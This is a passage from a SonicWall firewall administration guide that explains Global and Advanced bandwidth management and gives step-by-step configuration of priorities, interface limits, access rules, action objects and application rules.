A number of BWM action options are also available in the predefined, default action list. The BWM action options change depending on the Bandwidth Management Type setting on the **Firewall Settings** > **BWM** page. If the Bandwidth Management Type is set to Global, all eight levels of BWM are available. If the Bandwidth Management Type is set to **Advanced**, no priorities are set. The priorities are set by configuring a bandwidth object under **Firewall** > **Bandwidth Objects**.

The following table lists the predefined default actions that are available when adding a policy.

Available Default BMW Actions

If BWM Type = Global	If BWM Type = Advanced
• BWM Global-Realtime • BWM Global-Highest • BWM Global-High • BWM Global-Medium High • BWM Global-Medium • BWM Global-Medium Low • BWM Global-Low • BWM Global-Lowest	• Advanced BWM High • Advanced BWM Medium • Advanced BWM Low

Glossary

Bandwidth Management (BWM): Refers to any of a variety of algorithms or methods used to shape traffic or police traffic. Shaping often refers to the management of outbound traffic, while policing often refers to the management of inbound traffic (also known as admission control). There are many different methods of bandwidth management, including various queuing and discarding techniques, each with their own design strengths. SonicWall employs a Token Based Class Based Queuing method for inbound and outbound BWM, as well as a discard mechanism for certain types of inbound traffic.

Guaranteed Bandwidth: A declared percentage of the total available bandwidth on an interface which will always be granted to a certain class of traffic. Applicable to both inbound and outbound BWM. The total Guaranteed Bandwidth across all BWM rules cannot exceed 100% of the total available bandwidth. SonicOS Enhanced 5.0 and higher enhances the Bandwidth Management feature to provide rate limiting functionality. You can now create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. The Guaranteed Bandwidth can also be set to 0%.

Ingress BWM: The ability to shape the rate at which traffic enters a particular interface. For TCP traffic, actual shaping occurs when the rate of the ingress flow can be adjusted by the TCP Window Adjustment mechanism. For UDP traffic, a discard mechanism is used since UDP has no native feedback controls.

Maximum Bandwidth: A declared percentage of the total available bandwidth on an interface defining the maximum bandwidth to be allowed to a certain class of traffic. Applicable to both inbound and outbound BWM. Used as a throttling mechanism to specify a bandwidth rate limit. The Bandwidth Management feature is enhanced to provide rate limiting functionality. You can now create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic.The Maximum Bandwidth can be set to 0%, which will prevent all traffic.

Egress BWM: Conditioning the rate at which traffic is sent out an interface. Outbound BWM uses a credit (or token) based queuing system with 8 priority rings to service different types of traffic, as classified by Access Rules.

Priority: An additional dimension used in the classification of traffic. SonicOS uses eight priority values (0 = highest, 7 = lowest) to comprise the queue structure used for BWM. Queues are serviced in the order of their priority.

Queuing: To effectively make use of the available bandwidth on a link. Queues are commonly employed to sort and separately manage traffic after it has been classified.

Global Bandwidth Management

NOTE: This section uses Global BWM as the Bandwidth Management Type (**Firewall Settings > BWM**).

Global Bandwidth Management can be configured using the following methods:


- Configuring Global Bandwidth Management
- Configuring Global BWM on an Interface
- Configuring BWM in an Access Rule
- Configuring BWM in an Action Object
- Configuring Application Rules
- Configuring App Flow Monitor

Configuring Global Bandwidth Management

To set the Bandwidth Management type to Global:

1 On the SonicWall Security Appliance, go to **Firewall Settings** > **BWM**.

2 Set the **Bandwidth Management Type** option to **Global**.



3 Enable the priorities that you want by selecting the appropriate check boxes in the **Enable** column.

> **NOTE:** You must enable the priorities in this dialog to be able to configure these priorities in Access Rules, App Rules, and Action Objects.

4 Enter the **Guaranteed** bandwidth percentage that you want for each selected priority.

5 Enter the **Maximum\Burst** bandwidth percentage that you want for each selected priority.

6 Click **Accept**.


Configuring Global BWM on an Interface

To configure Global BWM on an interface:

1 On the SonicWall Security Appliance, go to **Network** > **Interfaces**.

2 Click the **Configure button for the appropriate interface**.

3 Click the **Advanced** tab.



4 Under **Bandwidth Management**, select the **Enable Interface Egress Bandwidth Limitation** option.

5 When this option is selected, the total egress traffic on the interface is limited to the amount specified in the **Enable Interface Ingress Bandwidth Limitation** box. When this option is not selected, no bandwidth limitation is set at the interface level, but egress traffic can still be shaped using other options.

6 In the **Maximum Interface Egress Bandwidth (kbps)** box, enter the maximum egress bandwidth for the interface (in kilobytes per second).

7 Select the **Enable Interface Ingress Bandwidth Limitation option.**

8 When this option is selected, the total ingress traffic is limited to the amount specified in the **Maximum Interface Ingress Bandwidth** box. When this option is not selected, no bandwidth limitation is set at the interface level, but ingress traffic can still be shaped using other options.

9 In the **Maximum Interface Ingress Bandwidth (kbps)** box, enter the maximum ingress bandwidth for the interface (in kilobytes per second).

10 Click **OK**.

Configuring BWM in an Access Rule

You can configure BWM in each Access Rule. This method configures the direction in which to apply BWM and sets the priority queue.

NOTE: Before you can configure any priorities in an Access Rule, you must first enable the priorities that you want to use on the **Firewall Settings > BWM** page. Refer to the **Firewall Settings > BWM** page to determine which priorities are enabled. If you select a Bandwidth Priority that is not enabled on the **Firewall Settings > BWM** page, the traffic is automatically mapped to priority 4 (Medium). See Configuring Global Bandwidth Management.

Priorities are listed in the **Access Rules** dialog **Bandwidth Priority** list as follows:


- 0 Realtime
- 1 Highest
- 2 High
- 3 Medium High
- 4 Medium
- 5 Medium Low
- 6 Low
- 7 Lowest

To configure BWM in an Access Rule:

1 Navigate to the **Firewall > Access Rules** page.

2 Click the **Configure** icon for the rule you want to edit. The Edit Rule **General** tab dialog is displayed.

3 Click the **BWM** tab.



4 Select the **Enable Egress Bandwidth Management ('allow' rules only)** option.

5 Select the appropriate egress priority from the **Bandwidth Priority** list.

6 Select the **Enable Ingress Bandwidth Management ('allow' rules only)** option.

7 Select the appropriate ingress priority from the **Bandwidth Priority** list.

8 Click **OK**.


Configuring BWM in an Action Object

If you do not want to use the predefined Global BWM actions or policies, you have the option to create a new one that fits your needs.

To create a new BWM action object for Global bandwidth management:


1 Navigate to the **Firewall > Action Objects** page.

2 Click **Add New Action Object** at the bottom of the page. .The **Add/Edit Action Object** dialog is displayed.



3 In the **Action Name** field, enter a name for the action object.

4 In the **Action** drop-down menu, select **Bandwidth Management** to control and monitor Application Level bandwidth usage. New options are displayed.




5 From the **Bandwidth Aggregation Method** drop-down menu, select either **Per Policy** or **Per Action**. Per Policy is the default.

6 Select the **Enable Egress Bandwidth Management** option. The **Bandwidth Object** option becomes available.

7 From the **Bandwidth Object** drop-down menu, select an existing bandwidth object or create a new bandwidth object.

8 If you selected:

- An existing option, go to Step 16.
- **Create new Bandwidth Object**, the **Add Bandwidth Object** dialog displays.



9 Enter a meaningful name in the **Name** field.

10 In the **Guaranteed Bandwidth** field, enter the bandwidth this bandwidth object will be guaranteed and then select either kbps or Mbps from the drop-down menu.

11 In the **Maximum Bandwidth** field, enter the maximum bandwidth for this bandwidth object and then select either kbps or Mbps from the drop-down menu.

12 From the **Traffic Priority** drop-down menu, select the priority for this bandwidth object, from **0 Realtime** to **7 Lowest**. The default is **0 Realtime**.

13 From the **Violation Action** drop-down menu, select either **Delay** or **Drop** for the action to be taken. The default is **Delay**.

14 Enter an optional comment in the **Comment** field.

15 Click **OK**.

16 Select the **Enable Ingress Bandwidth Management** option, select an existing bandwidth object or create a new bandwidth object.

17 If you selected:

- An existing option, go to Step 18.
- **Create new Bandwidth Object**, the **Add Bandwidth Object** dialog displays. Follow Step 9 through Step 15.

18 Select **Enable Tracking Bandwidth Usage**.

19 Click **OK**.

Configuring Application Rules

Configuring BWM in an Application Rule allows you to create policies that regulate bandwidth consumption by specific file types within a protocol, while allowing other file types to use unlimited bandwidth. This enables you to distinguish between desirable and undesirable traffic within the same protocol.

Application Rule BWM supports the following **Policy Types**:

- SMTP Client
- HTTP client
- HTTP Server
- FTP Client
- FTP Client File Upload

- FTP Client File Download
- FTP Data Transfer
- POP3 Client
- POP3 Server
- Custom Policy
- IPS Content
- App Control Content
- CFS

NOTE: You must first enable BWM as follows before you can configure BWM in an **Application Rule**.

Before you configure BWM in an App Rule:


1 Enable the priorities you want to use in **Firewall Settings** > **BWM**. See Configuring Global Bandwidth Management.

2 Enable BWM in an **Action Object**. See the Configuring BWM in an Action Object.

3 Configure BWM on the **Interface**. See the Configuring Global BWM on an Interface respectively.


To configure BWM in an Application Rule:

1 Navigate to the **Firewall > App Rules** page.



2 Under **App Rules Policies**, in the Heading row, click **Action**. The page will sort by **Action** type.

3 Click the **Configure** icon in the **Configure** column for the policy you want to configure. The **App Control Policy Settings** dialog is displayed.



4 In the **Action Object** list, select the BWM action object that you want.

5 Click **OK**.


Configuring App Flow Monitor

BWM can also be configured from the App Flow Monitor page by selecting a service type application or a signature type application and then clicking the Create Rule button. The Bandwidth Management options available there depend on the enabled priority levels in the Global Priority Queue table on the **Firewall Settings** > **BWM** page. The priority levels enabled by default are High, Medium, and Low.

NOTE: You must have SonicWall Application Visualization enabled before proceeding.

To configure BWM using the App Flow Monitor:

1 Navigate to the **Dashboard > App Flow Monitor** page.




2 Select the service-based applications or signature-based applications to which you want to apply global BWM.

NOTE: General applications cannot be selected. Service-based applications and signature-based applications cannot be mixed in a single rule.

Creating a rule for service-based applications will result in creating a firewall access rule, and creating a rule for signature-based applications will create an application control policy.

3 Click **Create Rule**. The **Create Rule** pop-up is displayed.




Service-based Application Options

Signature-based Applications Options

4 Select the **Bandwidth Manage** radio button, and then select a global BWM priority.

5 Click **Create Rule**. A confirmation pop-up is displayed.



Service-based Application Successful

Signature-based Applications Successful

6 Click **OK**.

7 Navigate to **Firewall > Access Rules** page (for service-based applications) and **Firewall > App Rules** (for signature-based applications) to verify that the rule was created.

NOTE: For service-based applications, the new rule is identified with a tack in the Comments column and a prefix in Service column of ~services=<servicename>. For example, ~services=NTP&t=1306361297.

For signature-based applications, the new rule is identified with a prefix, ~BWM_Global-<priority>=~catname=<app_name> in the Name column and in the Object column prefix ~catname=<app_name>.


Advanced Bandwidth Management

Advanced Bandwidth Management enables administrators to manage specific classes of traffic based on their priority and maximum bandwidth settings. Advanced Bandwidth Management consists of three major components:

- **Classifier** – classifies packets that pass through the firewall into the appropriate traffic class.
- **Estimator** – estimates and calculates the bandwidth used by a traffic class during a time interval to determine if that traffic class has available bandwidth.
- **Scheduler** – schedules traffic for transmission based on the bandwidth status of the traffic class provided by the estimator.

This graphic illustrates the basic concepts of Advanced Bandwidth Management.

Advanced Bandwidth Management concepts



Bandwidth management configuration is based on policies which specify bandwidth limitations for traffic classes. A complete bandwidth management policy consists of two parts: a classifier and a bandwidth rule.

A classifier specifies the actual parameters, such as priority, guaranteed bandwidth, and maximum bandwidth, and is configured in a bandwidth object. Classifiers identify and organize packets into traffic classes by matching specific criteria.

A bandwidth rule is an access rule or application rule in which a bandwidth object is enabled. Access rules and application rules are configured for specific interfaces or interface zones.

The first step in bandwidth management is that all packets that pass through the SonicOS firewall are assigned a classifier (class tag). The classifiers identify packets as belonging to a particular traffic class. Classified packets are then passed to the BWM engine for policing and shaping. The SonicOS uses two types of classifiers:

- Access Rules
- Application Rules

The following table shows the classifiers that are configured in a bandwidth object:

Bandwidth object classifiers

Name	Description
Guaranteed Bandwidth	The bandwidth that is guaranteed to be provided for a particular traffic class.
Maximum Bandwidth	The maximum bandwidth that a traffic class can utilize.
Traffic Priority	The priority of the traffic class. **0** – highest priority **7** – lowest priority
Violation Action	The firewall action that occurs when traffic exceeds the maximum bandwidth. **Delay** – packets are queued and sent when possible. **Drop** – packets are dropped immediately.

After packets have been tagged with a specific traffic class, the BWM engine gathers them for policing and shaping based on the bandwidth settings that have been defined in a bandwidth object, enabled in an access rule, and attached to application rules.

Classifiers also identify the direction of packets in the traffic flow. Classifiers can be set for either the egress, ingress, or both directions. For Bandwidth Management, the terms ingress and egress are defined as follows:

- Ingress – Traffic from initiator to responder in a particular traffic flow.
- Egress – Traffic from responder to initiator in a particular traffic flow.

For example, a client behind Interface X0 has a connection to a server which is behind Interface X1. The following table shows:

- Direction of traffic flow in each direction for client and server
- Direction of traffic on each interface
- Direction indicated by the BWM classifier

Direction of traffic

